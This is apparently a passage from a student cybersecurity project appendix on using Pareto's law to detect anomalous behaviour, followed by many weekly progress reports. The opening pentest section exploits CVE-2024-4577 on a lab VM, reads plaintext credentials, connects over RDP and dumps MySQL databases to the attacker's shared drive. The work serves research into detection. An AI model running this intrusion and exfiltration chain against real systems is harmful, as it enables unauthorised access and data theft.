<Directory "C:/xampp/htdocs">  
    Options +ExecCGI +Includes  
    AllowOverride All  
    Require all granted
```

```
AddHandler cgi-script .cgi .pl .py
AddType text/html .shtml
AddOutputFilter INCLUDES .shtml
</Directory>
```

4. Copy php-cgi.exe into C:\xampp\cgi-bin\ if it's not there already:

```
Copy-Item "C:\xampp\php\php-cgi.exe" "C:\xampp\cgi-bin\" -
Force
```

5. Restart Apache from the XAMPP Control Panel.

Pentest method

First of all, we can use this application for this exploit-db to collect data about the VM.

<https://www.exploit-db.com/exploits/52331>

```
(venv) C:\Users\admin\Downloads>python 52331.py -u http://172.28.58.189/
C:\Users\admin\Downloads\52331.py:85: SyntaxWarning: invalid escape sequence '\|'
console.print(*[bold red] | _ \| | | | _ \| / _ _ \| / _ _ \| _ \|[/bold red])
C:\Users\admin\Downloads\52331.py:88: SyntaxWarning: invalid escape sequence '\_'
console.print(*[bold red] | _ \| | | | _ \| \ _ _ \| \ _ _ \| _ _ \|[/bold red])

PHP CGI
CVE-2024-4577 Exploit
PHP CGI Argument Injection
Developer: @ibrahimsql

[*] Testing target: http://172.28.58.189/
[+] Target is vulnerable! CGI Path: /php-cgi/php-cgi.exe
[+] System Information:
Host Name: DESKTOP-SLPHOVS
OS Name: Microsoft Windows 11 Enterprise
OS Version: 10.0.26100 N/A Build 26100
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: anyeong1@outlook.com
Registered Organization:
Product ID: 00330-80000-00000-AA466
Original Install Date: ...
[*] Starting interactive shell...
```

From using this exploit, we can find the another user login details on the desktop which allows us to explore the VM device using xfreerdp.

```
Directory of C:\Users\anyeo\Desktop

10/15/2025  03:41 PM    <DIR>          .
10/14/2025  07:43 PM    <DIR>          ..
10/01/2025  07:17 AM             2,350 Microsoft Edge.lnk
09/07/2025  05:07 PM          62,415,496 nhm_windows_3.1.1.5.exe
09/07/2025  05:51 PM             2,430 NiceHash Miner.lnk
08/16/2025  11:57 PM    <DIR>          ProcessExplorer
05/21/2025  05:52 AM          3,459,165 ProcessExplorer.zip
08/16/2025  11:16 PM             1,836 TEST VM SHARED - Shortcut.lnk
10/15/2025  03:41 PM             26 Users.txt
               6 File(s)      65,881,303 bytes
               3 Dir(s)  16,521,269,248 bytes free
shell> type C:\Users\anyeo\Desktop\Users.txt
u:victimuser
p:Passw0rd!
```

xfreerdp3 /u:victimuser /p:Passw0rd! /v:172.28.58.189 /cert:ignore /drive:kali,/home/kali

Directly save the SQL export data file to kali share file that is create when using xfreerdp3

create folder on the share if needed (PowerShell can create UNC dirs)

New-Item -Path "\\tsclient\kali\dump" -ItemType Directory -Force


run mysqldump and write result directly to UNC path

& "C:\xampp\mysql\bin\mysqldump.exe" -u root -p --single-transaction --quick --result-file="\\tsclient\kali\dump\intrusion_db.sql" intrusion_db

OR

dump ALL databases (will prompt for MySQL root password)

& "C:\xampp\mysql\bin\mysqldump.exe" -u root -p --single-transaction --quick --routines --triggers --events --all-databases --result-file="\\tsclient\kali\dump\all_databases.sql"



One drive for group data collection: [Computer Science Project 1 COMP6015](#)

One drive for group data collection: [Computer Science Project 1 COMP6015](#)

One drive for group data collection: [Computer Science Project 1 COMP6015](#)

One drive for group data collection: [Computer Science Project 1 COMP6015](#)

One drive for group data collection: [Computer Science Project 1 COMP6015](#)

WEEKLY REPORT - MING YONG TAN 21920794

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 1 From 21 / 07 / 25 To 27 / 07 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	3
Teams meeting with Supervisor	1
- Research on more low impact and high impact simulations in Windows environment (Spotify, Wireshark, JSEcoin Miner (Browser-based), Heavyload, XMRig) - Research on vulnerable application such as old WordPress install, and DVWA - Increase on number of applications tested (Spotify)	14
<i>Provide detail here</i>	
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Tested a new application and calculation of pareto law
- Highlight 2: Found multiple application that has low and high impact to windows

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.1: Weekly Report 1 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 2 From 28 / 07 / 25 To 3 / 08 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	3
Teams meeting with Supervisor	1
- Research on more low impact and high impact simulations in Windows environment (Spotify, Whatsapp) - Research on vulnerable application(EDB-ID 52320) through exploitDB - Increase on number of applications tested (Whatsapp, Windows Cross Device Service DLL overwrite)	14
<i>Provide detail here</i>	
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Tested a new application(Whatsapp and Windows Cross Device Service DLL overwrite) and calculation of pareto law

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.2: Weekly Report 2 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 3 From 4 / 08 /25 To 10 / 08 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	4
Teams meeting with Supervisor	0
- Research on more high impact simulations in Windows environment. (Need 2 more that is relevant to the project) - Increase on number of applications tested (whatsapp, netflix) - Trying to get a vulnerable application (Windows Cross Device Service DLL Overwrite) to work accordingly. - Calculate data collected based on Pareto's Law on spotify, whatsapp, Netflix. - Collect data on disk management (missed out on last week) for spotify, whatsapp, Netflix.	18
<i>Provide detail here</i>	
TOTAL	24 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: -
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.3: Weekly Report 3 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 4 From 11 / 08 /25 To 17 / 08 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	2
Teams meeting with Supervisor	1
- Increase on number of applications tested (telegram, brave) - Trying to get a vulnerable application (Windows Cross Device Service DLL Overwrite) to work accordingly. - Calculate data collected based on Pareto's Law on telegram, brave.	15
<i>Provide detail here</i>	
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: -

Telegram		CPU Usage (%)		Memory Usage (%)	
Snapshot		Compliant		Compliant	
User 1	10 min	80%	No (Telegram uses 80% CPU)	80%	Yes
	15 min	81%	No	80%	Yes
	20 min	83%	No	81%	Yes
User 2	10 min	82%	Yes	82%	Yes
	15 min	81%	No	81%	Yes
	20 min	83%	No	81%	Yes
User 3	10 min	84%	No	80%	Yes
	15 min	83%	No	81%	Yes
	20 min	81%	No	81%	Yes
User 4	10 min	85%	No	80%	Yes
	15 min	84%	No	82%	Yes
	20 min	81%	No	80%	Yes
User 5	10 min	80%	Yes	81%	Yes
	15 min	82%	Yes	81%	Yes
	20 min	86%	No	82%	Yes
User 6	10 min	80%	No	80%	Yes
	15 min	81%	No	81%	Yes
	20 min	82%	No	81%	Yes

- Highlight 2 – Pareto's Law calculation done on telegram and brave.

name	date modified	type	size
Brave	8/16/2025 4:51 PM	File folder	
Discord	5/27/2025 7:17 PM	File folder	
Excels	5/27/2025 5:41 PM	File folder	
Microsoft Edge	5/27/2025 7:27 PM	File folder	
Spotify	8/3/2025 11:27 PM	File folder	
Telegram	8/16/2025 5:04 PM	File folder	
Whatsapp	8/16/2025 9:53 PM	File folder	

- Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.4: Weekly Report 4 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 5 From 18 / 08 /25 To 24 / 08 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			


Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	3
Teams meeting with Supervisor	-
- Increase on number of applications tested (visual studio) - Trying to get a vulnerable application (Windows Cross Device Service DLL Overwrite) to work accordingly. (having lots of issue with this, might just try other options) - Looking for suitable bitcoin miner application to be used for this research. - Calculate data collected based on Pareto's Law on visual studio	15
<i>Provide detail here</i>	
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: -



- Highlight 2 –
- Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.5: Weekly Report 5 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 6 From 25 / 08 /25 To 31 / 08 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	3
Teams meeting with Supervisor	-
- Trying to get a vulnerable application (Windows Cross Device Service DLL Overwrite) to work accordingly. (having lots of issue with this, might just try other options) (2 hours) - Looking for suitable bitcoin miner application to be used for this research. (2 hours) - Write midterm report assignment (4 hours) - Collecting network usage for visual studio, brave, and telegram and doing pareto law calculation. (7 hours)	15
<i>Provide detail here</i>	
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: -
- Highlight 2 –
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.6: Weekly Report 6 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 7 From 01 / 09 /25 To 07 / 09 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			


Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	3
Teams meeting with Supervisor	-
- Trying to get a vulnerable application (Windows Cross Device Service DLL Overwrite) to work accordingly. (having lots of issue with this, might just try other options) (2 hours) - Collection of data with EasyMiner based on CPU only. - Collecting network usage for Easy miner and doing pareto law calculation. - Collection of data with multiple application together.	15
<i>Provide detail here</i>	
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Getting a cryptocurrency miner to work based on CPU only.



- Highlight 2 –
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.7: Weekly Report 7 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 8 From 08 / 09 /25 To 14 / 09 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
			\	

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	2
Teams meeting with Supervisor	1
- Trying to get vulnerability application to work (https://www.exploit-db.com/exploits/50457)	15
- Collection of data with multiple application together.	
<i>Provide detail here</i>	
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1:
- Highlight 2 –
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.8: Weekly Report 8 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 9 From 15 / 09 /25 To 21 / 09 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
		/		

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	2
Teams meeting with Supervisor	1
- Trying to get vulnerability application to work (https://www.exploit-db.com/exploits/50457) * gave up on trying to get the script testing to work as selenium and chrome driver not compatible. Wasted too much time here trying to get it fixed 😞 - Now working on this https://www.exploit-db.com/exploits/50525 - Collection of data with multiple application together.	25
<i>Provide detail here</i>	
TOTAL	28 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1:
- Highlight 2 –
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.9: Weekly Report 9 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 10 From 22 / 09 / 25 To 28 / 09 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
		/		

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	2
Teams meeting with Supervisor	1
- Now working on this https://www.exploit-db.com/exploits/50525 .(update: Ran the wrong version of testing as the other member are using different version for exploit.) - https://www.exploit-db.com/exploits/52331 hence, setting up and started collecting data based on automation script and manual exploitation. - Collection of data with multiple application together.	25
<i>Provide detail here</i>	
TOTAL	28 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1:
- Highlight 2 –
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.10: Weekly Report 10 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 11 From 29 / 09 /25 To 05 / 10 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
		/		

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	1
Teams meeting with Supervisor	0
- https://www.exploit-db.com/exploits/52331 collecting data based on automation script and manual exploitation. (having slight issue on automation script) - Collection of data with multiple application together. (exploits + mining) - Started on both individual and group report	25
<i>Provide detail here</i>	
TOTAL	28 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1:
- Highlight 2 –
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.11: Weekly Report 11 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 11 From 06 / 10 /25 To 12 / 10 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
		/		

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	1
Teams meeting with Supervisor	0
- Writing on both individual and group report	23
- Compiling raw data into respective folder	
<i>Provide detail here</i>	
TOTAL	24 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1:
- Highlight 2 –
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.12: Weekly Report 12 (Ming Yong Tan, 21920794)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Tan
Given Names	Ming Yong
Student ID	21920794
Master/Major	Master of Computing (Major in Cybersecurity)
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 12 From 13 / 10 /25 To 19 / 10 / 25

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	/			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion	1
Teams meeting with Supervisor	0
- Writing on both individual and group report	23
- Compiling raw data into respective folder	
<i>Provide detail here</i>	
TOTAL	24 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1:
- Highlight 2 –
- **Further detail to report to your supervisor, please include any concerns you may have:**

appendix 2.13: Weekly Report 13 (Ming Yong Tan, 21920794)

WEEKLY REPORT – ANUJ KHATRI 21938690

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week From / / To 27 July 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
			Poor	

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group Discussion with Group members and Supervisor</i>	4
<i>Data collection using multiple users in Windows server system</i>	2
TOTAL	6 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.14: Weekly Report 1 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 2 From / / To 3 August 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group Discussion with Group members and Supervisor</i>	4
<i>Data collection using multiple users (5 different windows 10 VM) in Windows server system using different apps</i>	5
Compliance check and data analysis	2
Research and study	5
TOTAL	16 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.15: Weekly Report 2 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 3 From / / To 10 August 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group Discussion with Group members</i>	4
<i>Network Data collection using multiple users (3 different windows 10 VM) in Windows server system using Wireshark.</i>	6
Compliance check and data analysis	4
Research and study	5
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.16: Weekly Report 3 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 4 From / / To 10 August 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
Excellent				

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group Discussion with Group members and supervisor</i>	4
<i>System process data collection using windows server and 5 windows 10 vm running Telegram</i>	8
Compliance check and data analysis	4
Research and study	6
TOTAL	22 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.17: Weekly Report 4 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 5 From / / To 24 August 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
Excellent				

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group Discussion with Group members</i>	4
<i>System process data collection using windows server and 5 windows 10 vm running Visual studio and Brave browser</i>	10
Compliance check and data analysis	6
Research and study	5
TOTAL	25 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.18: Weekly Report 5 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 6 From / / To 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

*Breakdown of the time spent on the project for this reporting week (add more rows if needed).
If you are part of a team, be specific to what you actually did.*

Activity	Number of hours (indicative)
Group Discussion with Group members	4
Reinstallation of VMs because all VMs crashed and data was taken	10
Research and study	4
TOTAL	18(hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.19: Weekly Report 6 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 7 From / / To 7 September 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
Excellent				

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group Discussion with Group members</i>	4
<i>Network anomaly data collection using bitcoin miner simulation</i>	5
Compliance check and data analysis	6
Research and study	5
TOTAL	20 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.20: Weekly Report 7 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 8 From / / To 7 September 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
Excellent				

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group Discussion with Group members</i>	4
<i>Network and system anomaly data collection using exploit database, telegram</i>	8
Compliance check and data analysis	5
Research and study	6
TOTAL	23 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Installation of Xampp in windows server to handle http request.
- Backdoor for windows 10 simulation and malicious php script ran to get network data.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.21: Weekly Report 8 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 9 From / / To 7 September 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

